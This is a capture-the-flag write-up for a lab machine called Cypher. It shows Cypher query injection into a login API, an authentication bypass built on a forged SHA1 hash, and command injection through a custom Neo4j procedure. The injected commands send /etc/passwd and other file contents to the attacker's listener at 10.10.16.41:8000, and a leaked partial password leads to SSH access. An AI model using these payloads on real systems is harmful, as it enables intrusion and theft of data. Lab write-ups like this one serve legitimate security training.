



Cypher

Machine Information



Cypher



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	01 Mar 2025	Medium	30

Target: **10.10.11.57**

Reconnaissance

```
$ nmap -sV -sC 10.10.11.57
```

```
(kali@kali) - [~/Desktop/cypher]
$ nmap -sV -sC 10.10.11.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 10:21 EDT
Nmap scan report for 10.10.11.57
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://cypher.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

- 22/tcp, OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
- 80/tcp, HTTP nginx 1.24.0 (Ubuntu)
 - Redirects to cypher.htb


First, it is necessary to update the local DNS in `/etc/hosts` by adding a new record:

```
$ sudo echo '10.10.11.57 cypher.htb' >> /etc/hosts
```

Visiting `http://cypher.htb`, the following result is obtained:



No relevant information is found by visiting the "visible" paths, except for the presence of a `Login` form.



A Gobuster instance is launched to enumerate directories.

```
$ gobuster dir -u http://cypher.htb -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

```
(kali㉿kali)-[~/Desktop/cypher]  
$ gobuster dir -u http://cypher.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url:	http://cypher.htb
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/index	(Status: 200)	[Size: 4562]
/about	(Status: 200)	[Size: 4986]
/login	(Status: 200)	[Size: 3671]
/demo	(Status: 307)	[Size: 0] [→ /login]
/api	(Status: 307)	[Size: 0] [→ /api/docs]
/testing	(Status: 301)	[Size: 178] [→ http://cypher.htb/testing/]

Progress: 46089 / 87665 (52.57%)

The scan detected the presence of the `testing/` directory:

Index of /testing/		
cypher.htb/testing/		
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec		
<h2>Index of /testing/</h2>		
custom-apoc-extension-1.0-SNAPSHOT.jar	17-Feb-2025 11:49	6556

Download it and analyze:

```
(kali㉿kali)-[~/Desktop/cypher]
$ ls
custom-apoc-extension-1.0-SNAPSHOT  custom-apoc-extension-1.0-SNAPSHOT.jar

(kali㉿kali)-[~/Desktop/cypher]
$ tree custom-apoc-extension-1.0-SNAPSHOT/
custom-apoc-extension-1.0-SNAPSHOT/
├── com
│   └── cypher
│       └── neo4j
│           └── apoc
│               ├── CustomFunctions$StringOutput.class
│               ├── CustomFunctions.class
│               ├── HelloWorldProcedure$HelloWorldOutput.class
│               └── HelloWorldProcedure.class
├── META-INF
│   ├── MANIFEST.MF
│   └── maven
│       └── com.cypher.neo4j
│           └── custom-apoc-extension
│               ├── pom.properties
│               └── pom.xml
9 directories, 7 files
```

- [Neo4j](#) is a Graph Database Management System (GDBMS).

A Java class decompiler was used to inspect the `.class` files.

For example, in this case, [Decompiler](#) was used.

```

1 package com.cypher.neo4j.apoc;
2
3 import java.util.stream.Stream;
4 import org.neo4j.procedure.Description;
5 import org.neo4j.procedure.Mode;
6 import org.neo4j.procedure.Name;
7 import org.neo4j.procedure.Procedure;
8
9 public class HelloWorldProcedure {
10     @Procedure(
11         name = "custom.helloWorld",
12         mode = Mode.READ
13     )
14     @Description("A simple hello world procedure")
15     public Stream<HelloWorldProcedure.HelloWorldOutput> helloWorld(@Name("name") String name) {
16         String greeting = "Hello, " + name + "!";
17         return Stream.of(new HelloWorldProcedure.HelloWorldOutput(greeting));
18     }
19
20     public static class HelloWorldOutput {
21         public String greeting;
22
23         public HelloWorldOutput(String greeting) {
24             this.greeting = greeting;
25         }
26     }
27 }

```

```

1 package com.cypher.neo4j.apoc;
2
3 import java.io.BufferedReader;
4 import java.io.InputStreamReader;
5 import java.util.Arrays;
6 import java.util.concurrent.TimeUnit;
7 import java.util.stream.Stream;
8 import org.neo4j.procedure.Description;
9 import org.neo4j.procedure.Mode;
10 import org.neo4j.procedure.Name;
11 import org.neo4j.procedure.Procedure;
12
13 public class CustomFunctions {
14     @Procedure(
15         name = "custom.getUrlStatusCode",
16         mode = Mode.READ
17     )
18     @Description("Returns the HTTP status code for the given URL as a string")
19     public Stream<CustomFunctions.StringOutput> getUrlStatusCode(@Name("url") String url) throws Exception {
20         if (!url.toLowerCase().startsWith("http://") && !url.toLowerCase().startsWith("https://")) {
21             url = "https://" + url;
22         }
23
24         String[] command = new String[]{"bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url};
25         System.out.println("Command: " + Arrays.toString(command));
26         Process process = Runtime.getRuntime().exec(command);
27         BufferedReader inputReader = new BufferedReader(new InputStreamReader(process.getInputStream()));
28         BufferedReader errorReader = new BufferedReader(new InputStreamReader(process.getErrorStream()));
29         StringBuilder errorOutput = new StringBuilder();
30
31         String line;
32         while((line = errorReader.readLine()) != null) {
33             errorOutput.append(line).append("\n");
34         }
35
36         String statusCode = inputReader.readLine();
37         System.out.println("Status code: " + statusCode);
38         boolean exited = process.waitFor(10L, TimeUnit.SECONDS);
39         if (!exited) {
40             process.destroyForcibly();
41             statusCode = "0";
42             System.err.println("Process timed out after 10 seconds");
43         } else {
44             int exitCode = process.exitValue();
45             if (exitCode != 0) {
46                 statusCode = "0";
47                 System.err.println("Process exited with code " + exitCode);
48             }
49         }
50
51         if (errorOutput.length() > 0) {
52             System.err.println("Error output:\n" + errorOutput.toString());
53         }
54
55         return Stream.of(new CustomFunctions.StringOutput(statusCode));
56     }
57
58     public static class StringOutput {
59         public String statusCode;
60
61         public StringOutput(String statusCode) {
62             this.statusCode = statusCode;
63         }
64     }
65 }

```

It appears that **Neo4j** provides developers with the ability to perform graph queries using the declarative language **Cypher**.

- **Cypher** is a declarative graph query language.

Additionally, from the [cheat sheet](#), it was found that procedures can be invoked using the **CALL** clause.

The **CALL** clause is used to call a procedure deployed in the database.


These two functions appear to be procedures that can be called.

The most interesting one seems to be **getUrlStatusCode**, as it executes the **curl** command, accepting a URL parameter passed in the query.

IDEA: Cypher query injection.

Login bypass

The login form is exploited.



Request

```

1 POST /api/auth HTTP/1.1
2 Host: cypher.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 43
10 Origin: http://cypher.htb
11 Connection: keep-alive
12 Referer: http://cypher.htb/login
13 Priority: u=0
14
15 {
16   "username": "admin" //",
17   "password": "admin"
18 }

```

Response

```

47 self._connection.fetch_message()
48 File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_common.py", line 178, in inner
49 func(*args, **kwargs)
50 File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_bolt.py", line 860, in fetch_message
51 res = self._process_message(tag, fields)
52 File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_bolt5.py", line 370, in _process_message
53 response.on_failure(summary_metadata or {
54 })
55 File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_common.py", line 245, in on_failure
56 raise Neo4jError.hydrate(**metadata)
57 neo4j.exceptions.CypherSyntaxError: {
58   code: Neo.ClientError.Statement.SyntaxError
59 }
60 {
61   message: Query cannot conclude with MATCH (must be a RETURN clause, a FINISH clause, an update clause, a unit subquery call, or a procedure call with no YIELD). (line 1, column 1 (
62   offset: 0))
63   "MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'admin' //" return h.value as hash"
64 }

```

Now, an attempt is made to call the `getUrlStatusCode` procedure to retrieve information about the username and password.

Request

```

1 POST /api/auth HTTP/1.1
2 Host: cypher.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 161
10 Origin: http://cypher.htb
11 Connection: keep-alive
12 Referer: http://cypher.htb/login
13 Priority: u=0
14
15 {
16   "username": "' OR 1=1 LIMIT 1 CALL custom.getUrlStatusCode('http://10.10.16.41:8000/?q='+u.name) yield statusCode return h.value as hash '",
17   "password": "admin"
18 }

```

Response

```

1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Sun, 30 Mar 2025 11:29:23 GMT
4 Content-Type: application/json
5 Content-Length: 32
6 Connection: keep-alive
7 www-authenticate: Bearer
8
9 {
10   "detail": "Invalid credentials"
11 }

```

```

(kali@kali)-[~/Desktop/cypher/www]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.57 - - [30/Mar/2025 07:29:23] "GET /?q=graphasm HTTP/1.1" 200 -


```

The same approach is used to capture the hashed password. The following was obtained:

- graphasm:9f54ca4c130be6d529a56dee59dc2b2090e43acf

It is an SHA1 hash, as indicated by the query being attacked.

An attempt is made to crack the hash, but without success. The next idea is to modify the behavior.



Request

```

1 POST /api/auth HTTP/1.1
2 Host: cypher.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 70
10 Origin: http://cypher.htb
11 Connection: keep-alive
12 Referer: http://cypher.htb/login
13 Priority: u=0
14
15 {
16   "username": "graphasm" return h.value as hashhhh //'',
17   "password": ""
18 }

```

Response

```

3 Date: Sun, 30 Mar 2025 11:37:26 GMT
4 Content-Length: 746
5 Connection: keep-alive
6
7 Traceback (most recent call last):
8   File "/app/app.py", line 144, in verify_creds
9     db_hash = results[0]["hash"]
10  KeyError: 'hash'
11
12 During handling of the above exception, another exception occurred:
13
14 Traceback (most recent call last):
15   File "/app/app.py", line 165, in login
16     creds_valid = verify_creds(username, password)
17   File "/app/app.py", line 151, in verify_creds
18     raise ValueError(f'Invalid cypher query: {cypher}: {traceback.format_exc()}')
19  ValueError: Invalid cypher query: MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'graphasm' return h.value as hashhhh //'' return h.value as hash: Traceback (most recent call last):
20   File "/app/app.py", line 144, in verify_creds
21     db_hash = results[0]["hash"]
22  KeyError: 'hash'
23
24

```

Since the hash value returned by the query is used, it is possible to return a custom hash value to bypass authentication.

```



(kali@kali)-[~/Desktop/cypher]
$ echo -n 'ap3zzi' | sha1sum
be861d803e9b1a0785119d9f3f3e13285d12d676 -

```




Successfully logged in as graphasm!



```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`ls| tr " " "_" |
tr "\n" " "`;') yield statusCode
```




CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`cat /etc/passwd | tr " " "_" | tr "\n" "_"';) yield statusCode



CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=whoami | tr " " "_" | tr "\n" "_"';) yield statusCode

- neo4j

It is possible to navigate `/home/graphasm/`:



```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`ls
/home/graphasm/ | tr " " "_" | tr "\n" "_";') yield statusCode
```

Located files:

- user.txt
- bbot_preset.yml

However, `user.txt` is not readable, while `bbot_preset.yml` contains the following content:

```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`cat
/home/graphasm/bbot_preset.yml | tr " " "_" | tr "\n" "_";') yield
statusCode
```

```
10.10.11.57 - - [30/Mar/2025 08:09:48] "GET /?q=targets:___ecorp.htb__output_dir:~/home/graphasm/bbot_scans__config:___modules:___neo4j:___username:neo4j___password:cU4btyit___hk HTTP/
1.1" 200 -
```

- neo4j:cU4btyib.20x*****hK

An SSH connection is attempted with `graphasm` using the discovered password:

```
(kali@kali)~[~/Desktop/cypher]
$ ssh graphasm@10.10.11.57
graphasm@10.10.11.57's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Mar 30 12:13:32 PM UTC 2025

System load:  0.08               Processes:    233
Usage of /:   70.2% of 8.50GB    Users logged in: 0
Memory usage: 34%               IPv4 address for eth0: 10.10.11.57
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Mar 30 12:13:33 2025 from 10.10.16.41
graphasm@cypher:~$ cat user.txt
580458db211e1ff                                00
graphasm@cypher:~$
```

Successfully accessed with:

- graphasm:cU4btyib.20x*****hK

Privilege Escalation

```
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
  (ALL) NOPASSWD: /usr/local/bin/bbot
graphasm@cypher:~$ cat /usr/local/bin/bbot
#!/opt/pipx/venvs/bbot/bin/python
# -*- coding: utf-8 -*-
import re
import sys
from bbot.cli import main
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
graphasm@cypher:~$
```

bbot is a recursive internet scanner for hackers.

It offers some functionalities, and during the study of the program, it was found that **custom modules** can be created.

